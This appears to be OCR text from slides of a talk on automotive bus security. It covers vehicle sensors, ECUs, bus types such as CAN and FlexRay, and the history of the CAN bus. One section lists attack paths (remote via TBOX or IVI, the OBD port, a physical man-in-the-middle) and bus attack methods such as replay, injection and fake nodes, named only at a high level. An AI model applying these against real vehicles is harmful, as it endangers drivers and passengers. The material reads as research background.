

SENSORS
LIDAR
Camera
LASER
Gyroscopic
TPMS
RADAR
Ultrasonic
LIDAR
Camera
INTRA-VEHICLE COMMUNICATION
LIN
CAN
TT-CAN
MOST
FlexRay
Ethernet
ION
RADAR
Camera
LASER
RADAR
Gyroscopic Sensor
TPMS Sensor
Ultrasonic Senor
Electronic Control Units (ECUs)
Engine Control Module(ECM
Transmission Control Module (TCM)
Vehicle Control Module (VCM)
Navigation Control Module (NCM)
Body Control Module (BCM)
Vehicle Vision System(VVS)
LEGENDS
Red Color : Sensors
Green Color: ECUs
Purple Color: Automotive Bus System
Transmission Control Module (TCM)
Vehicle Control Module (VCM)
Navigation Control Module (NCM)
Body Control Module (BCM)
Vehicle Vision System(VVS)
Purple Color: Automotive Bus System

Focus on in-vehicle today







In-vehicle Network Topology



Backbone Network -- Flexray-BUS



Actuator Network – CAN-BUS




Responsible for intra-domain network communication

Attack Path

- Remote Attack:
  - Gain access to a controller through remote attack, Such as TBOX、IVI.
  - Break other domains through the bus.
  - Control the whole vehicle.
- OBD Attack:
  - Sending malicious bus messages over the OBD interface.
- Physical Attack:
  - In-vehicle install a hardware MITM.
  - Modify vehicle functions via bus.

BUS Common Attack Methods

- Replay Attack.
- Message Tampering.
- Fake Nodes.
- DOS Attack.
- Message Injection.
- Message Sniffing.
- Memory Corruption.
- Logical Vuls.



Enter The BUS World

What and How

/02 The principle and attack idea of CAN bus in the car

CAN bus principle


In-vehicle bus security research tool

CAN bus attack method

Vehicle bus


Former	Current
SAE J1850（Class2）	CAN
SAE j1708	CANFD
K-Line	Lin
BEAN	Flexray
Byte flight	Ethernet
D2B	MOST
……	……

Mainstream in-vehicle bus



CAN share

In 2019, from the statistics of the CiA organization, about 2.5 billion CAN physical nodes were installed and used around the world (most of which are in the automotive field)



2019: A review and summary

At the end of a year, anything calms down. This is the time to lean back and to review what has been achieved.

Our goal was to promote the usage of CAN FD in automotive and non-automotive industries. We went East and West to spread information about CAN FD. Many automakers already have started to evaluate CAN FD as an option for their next platforms. One key of the success is perhaps the standardization of the SIC (signal improvement capability) transceiver. CiA has released the related CiA 601-4 (version 2.0) specification this autumn. It took longer than expected.

In industrial automation, CAN FD is still a little plant. One of the reasons for the reluctant acceptance was the availability of industrial micro-controllers featuring CAN FD connectivity. Now, this seems to be solved. Several chipmakers offer small and cost-effective micro-controllers with CAN FD on-chip. On the last SPS (Smart Production Solutions) tradeshow, several companies presented CANopen FD products.

In general, CAN markets are still growing – while the total economy is slightly decreasing. This year, about 2,5 billion CAN nodes have been installed.

Origin of CAN

CAN-Controller Area NetWork is a serial communication protocol developed by German Bosch Company in the early 1980s to solve the real-time data exchange between many control units and test instruments in modern automobiles. It is a multi-master bus system. The network topology of the CAN bus is shown in the figure.

CAN bus is the most widely used bus in the car, and it has been the standard protocol of automobile network in Europe.

